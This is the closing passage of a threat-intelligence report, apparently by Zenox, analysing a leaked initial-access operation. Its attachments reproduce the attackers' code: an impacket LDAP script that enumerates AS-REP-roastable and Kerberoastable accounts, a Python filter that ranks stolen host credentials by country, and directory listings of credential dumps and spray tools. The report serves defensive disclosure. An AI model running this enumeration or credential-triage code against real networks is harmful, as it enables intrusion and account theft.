The lesson for defenders is twofold. First, the expensive firewall does not protect against a 12345 password, and the deep compromise came precisely from weak employee passwords and legacy hashes, not from a zero-day. Second, the trend this case heralds is the combination of offensive AI, elastic cracking, and the Initial Access Broker model, that is, the industrialization of initial access, with little skilled labor per target.

The final irony remains: a group so disciplined in training its operators not to leak the infrastructure on the victim network leaked its entire operation through an open directory. That mistake gave us the rare privilege of reading the production line from the inside, and this report is the result.

14. Attachments

```
from impacket.ldap import ldap as ldap_impacket
from impacket.ldap import ldapasn1 as ldapasn1_impacket

l = ldap_impacket.LDAPConnection(f'ldap://{DC}', BASE)
l.login(USER, PASS, DOMAIN_SHORT)
print('[+] LDAP connected')

# === 1. AS-REP Roasting (DONT_REQ_PREAUTH) ===
print('\n[1] AS-REP Roasting')
r = l.search(searchBase=BASE,
    searchFilter='(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))',
    attributes=['sAMAccountName'])
asrep = []
for item in r:
    if isinstance(item, ldapasn1_impacket.SearchResultEntry):
        for attr in item['attributes']:
            if str(attr['type']) == 'sAMAccountName':
                asrep.append(str(attr['vals'][0]))
print(f'  AS-REP Roastable: {asrep if asrep else "NONE"}')

# === 2. Kerberoasting (SPN accounts) ===
print('\n[2] Kerberoasting')
r = l.search(searchBase=BASE,
    searchFilter='(&(objectClass=user)(servicePrincipalName=*)(!(objectClass=computer))(!(cn=krbtgt)))',
    attributes=['sAMAccountName','servicePrincipalName','adminCount'])
kerberoast = []
for item in r:
    if isinstance(item, ldapasn1_impacket.SearchResultEntry):
        a={}; spns=[]
        for attr in item['attributes']:
            if str(attr['type'])=='servicePrincipalName':
                for v in attr['vals']: spns.append(str(v))
            else: a[str(attr['type'])]=str(attr['vals'][0])
        kerberoast.append((a.get('sAMAccountName',''),a.get('adminCount','0'),spns))
if kerberoast:
    for s,ac,sp in kerberoast:
        print(f'  [+] {s} {"[ADMIN]" if ac=="1" else ""}: {sp}')
else:
    print('  NONE')

```

```
#!/bin/bash
set -euo pipefail

LOG="/root/final-setup.log"
exec > >(tee -a "$LOG") 2>&1
echo "====== FINAL SETUP: $(date) ======"

NUM_VMS=7
DISKS_DIR="/vms/disks"
CLOUD_INIT_DIR="/vms/cloud-init"
SHARED_DIR="/vms/shared"
LINKS_DIR="/root/vms"

################################################################################
# STEP 1: Regenerate cloud-init ISOs with fresh instance-id
################################################################################
echo "[1/4] Regenerating cloud-init ISOs..."
for i in $(seq 1 $NUM_VMS); do
    VM="kali-$(printf '%02d' $i)"
    CI_DIR="$CLOUD_INIT_DIR/$VM"
    mkdir -p "$CI_DIR"

    cat > "$CI_DIR/meta-data" << METAEOF
instance-id: ${VM}-v5-$(date +%s)-${i}
local-hostname: ${VM}
METAEOF

```

```python
import re, sys

# Target geos
TARGET_GEO = {
    # North America / Oceania
    'United States', 'Canada', 'Australia', 'New Zealand',
    'US', 'CA', 'AU', 'NZ',
    # Europe
    'Germany', 'DE', 'France', 'FR', 'United Kingdom', 'UK', 'GB',
    'Netherlands', 'NL', 'Italy', 'IT', 'Spain', 'ES', 'Switzerland', 'CH',
    'Sweden', 'SE', 'Norway', 'NO', 'Denmark', 'DK', 'Finland', 'FI',
    'Belgium', 'BE', 'Austria', 'AT', 'Ireland', 'IE', 'Portugal', 'PT',
    'Poland', 'PL', 'Czech Republic', 'CZ', 'Romania', 'RO', 'Hungary', 'HU',
    'Greece', 'GR', 'Luxembourg', 'LU', 'Slovakia', 'SK', 'Croatia', 'HR',
    'Slovenia', 'SI', 'Lithuania', 'LT', 'Latvia', 'LV', 'Estonia', 'EE',
    'Bulgaria', 'BG', 'Malta', 'MT', 'Cyprus', 'CY',
    # Asia targets
    'Singapore', 'SG', 'South Korea', 'KR', 'Japan', 'JP',
}

# Parse valid hosts: IP → full line
print("Loading valid hosts...", file=sys.stderr)
valid = {}  # ip -> "IP:PORT:LOGIN:PASS"
with open('/tmp/all_valid.txt') as f:
    for line in f:
        line = line.strip()
        if not line:
            continue
        parts = line.split(':')
        if len(parts) >= 4:
            ip = parts[0]
            valid[ip] = line

print(f"  {len(valid)} valid IPs loaded", file=sys.stderr)

# Parse corps.txt: extract IP → corp, revenue, country
# Format: https://IP/login:user:pass  corp.com  revenue XXX  employees  Country
print("Loading corps.txt...", file=sys.stderr)
corp_data = {}  # ip -> {domain, revenue, country}
```

Name	Size	Type	Date Modified
creds_part_03	181.9 KiB	Plain text document	06/07/2026
creds_part_04	162.4 KiB	Plain text document	06/07/2026
creds_part_05	152.8 KiB	Plain text document	06/07/2026
creds_part_06	150.9 KiB	Plain text document	06/07/2026
creds_part_07	142.9 KiB	Plain text document	06/07/2026
creds_part_08	130.9 KiB	Plain text document	06/07/2026
creds_part_09	131.7 KiB	Plain text document	06/07/2026
creds_with_pass.txt	54.7 KiB	Plain text document	06/07/2026
cur_raw.txt	7.9 MiB	Plain text document	06/07/2026
cur_s1302.txt	1.2 MiB	Plain text document	06/07/2026
cur_s1304.txt	1.1 MiB	Plain text document	06/07/2026
cur_s1305.txt	1.1 MiB	Plain text document	06/07/2026
cur_s1306.txt	1.1 MiB	Plain text document	06/07/2026
cur_s1307.txt	1.1 MiB	Plain text document	06/07/2026
cur_s1308.txt	1.1 MiB	Plain text document	06/07/2026
cur_s1309.txt	1.1 MiB	Plain text document	06/07/2026
cur_valids.txt	6.1 MiB	Plain text document	06/07/2026

Name	Size	Type	Date Modified
fg_capture.log.__rev3	491.1 KiB	Plain text document	06/07/2026
fg_capture.log.__rev4	492.5 KiB	Plain text document	06/07/2026
fg_cookies.txt	612 bytes	Plain text document	06/07/2026
fg_cookies.txt.__rev2	610 bytes	Plain text document	06/07/2026
fg_cookies.txt.__rev3	616 bytes	Plain text document	06/07/2026
fg_cookies.txt.__rev4	616 bytes	Plain text document	06/07/2026
fg_panel.log	450 bytes	Application log	06/07/2026
fg_test.log	380 bytes	Application log	06/07/2026
fg_test2.log	394 bytes	Application log	06/07/2026
final_raw.txt	23.0 MiB	Plain text document	06/07/2026
final-setup.sh	9.0 KiB	Shell script	06/07/2026
find_uno.py	1.4 KiB	Python script	06/07/2026
fin_s1301.txt	2.6 MiB	Plain text document	06/07/2026
fin_s1302.txt	2.6 MiB	Plain text document	06/07/2026
fin_s1303.txt	2.6 MiB	Plain text document	06/07/2026
fin_s1304.txt	2.3 MiB	Plain text document	06/07/2026
fin_s1305.txt	2.6 MiB	Plain text document	06/07/2026

Name	Size	Type	Date Modified
pass_hossein	1.6 KiB	Plain text document	06/07/2026
pass_majid	993 bytes	Plain text document	06/07/2026
pass_mohammad	1.7 KiB	Plain text document	06/07/2026
pass_morteza	1.4 KiB	Plain text document	06/07/2026
pass_nasser	923 bytes	Plain text document	06/07/2026
pass_parviz	923 bytes	Plain text document	06/07/2026
pass_peyman	923 bytes	Plain text document	06/07/2026
pass_reza	1.3 KiB	Plain text document	06/07/2026
pass_shahin	923 bytes	Plain text document	06/07/2026
pass_shahram	983 bytes	Plain text document	06/07/2026
potfile_passwords.txt	32.3 KiB	Plain text document	06/07/2026
proot_pass	54.2 KiB	Plain text document	06/07/2026
push_v01.log	117 bytes	Application log	06/07/2026
push_v02.log	117 bytes	Application log	06/07/2026
push_v04.log	117 bytes	Application log	06/07/2026
push_v05.log	117 bytes	Application log	06/07/2026
push_v06.log	117 bytes	Application log	06/07/2026

Name	Size	Type	Date Modified
spray_taroko.py	1.3 KiB	Python script	06/07/2026
svroot.py	1.0 KiB	Python script	06/07/2026
t.rule	209.4 KiB	Plain text document	06/07/2026
targets_300M_plus.txt	60.7 KiB	Plain text document	06/07/2026
test_m5500.txt	687 bytes	Plain text document	06/07/2026
test_m5600.txt	3.0 KiB	Plain text document	06/07/2026
test_m13100.txt	9.5 KiB	Plain text document	06/07/2026
test_m18200.txt	3.0 KiB	Plain text document	06/07/2026
test_m19700.txt	9.3 KiB	Plain text document	06/07/2026
test_m19900.txt	671 bytes	Plain text document	06/07/2026
top50k_combined.txt	505.5 KiB	Plain text document	06/07/2026
top200_fortigate.txt	1.4 KiB	Plain text document	06/07/2026
top800_from_test1.txt	4.8 KiB	Plain text document	06/07/2026
tunnels.log	0 bytes	Empty document	06/07/2026
uncracked_data.json	250.1 KiB	JSON document	06/07/2026
uncracked_domains.txt	8.7 KiB	Plain text document	06/07/2026
uncracked_list.txt	10.4 KiB	Plain text document	06/07/2026

Name	Size	Type	Date Modifie
names_9part_08	266.8 KiB	Plain text document	06/07/2026
names_9part_09	266.8 KiB	Plain text document	06/07/2026
names_150k.txt	2.3 MiB	Plain text document	06/07/2026
osint_batch_0.txt	3.0 KiB	Plain text document	06/07/2026
osint_batch_1.txt	2.5 KiB	Plain text document	06/07/2026
osint_batch_2.txt	2.4 KiB	Plain text document	06/07/2026
osint_batch_3.txt	2.5 KiB	Plain text document	06/07/2026
osint_batch_4.txt	2.5 KiB	Plain text document	06/07/2026
osint_batch_5.txt	2.4 KiB	Plain text document	06/07/2026
osint_batch_6.txt	2.5 KiB	Plain text document	06/07/2026
osint_batch_7.txt	2.6 KiB	Plain text document	06/07/2026
panel.js	22.6 KiB	JavaScript program	06/07/2026
panel_check.js	22.8 KiB	JavaScript program	06/07/2026
panel_final.js	21.4 KiB	JavaScript program	06/07/2026
parse_pot.py	3.7 KiB	Python script	06/07/2026
pass_ahmad	1.2 KiB	Plain text document	06/07/2026
pass_ali	1.2 KiB	Plain text document	06/07/2026
pass_hasan	1.2 KiB	Plain text document	06/07/2026

Brazil Headquarter
Av. Dr. Chucri Zaidan, 1550 - Sala 3107 - Vila Cordeiro, São Paulo - SP, 04711-130
Zenox © 2025

Email: contact@zenox.ai
Phone: +55 (11) 3382-7396
Website: www.zenox.ai

ZENOX.AI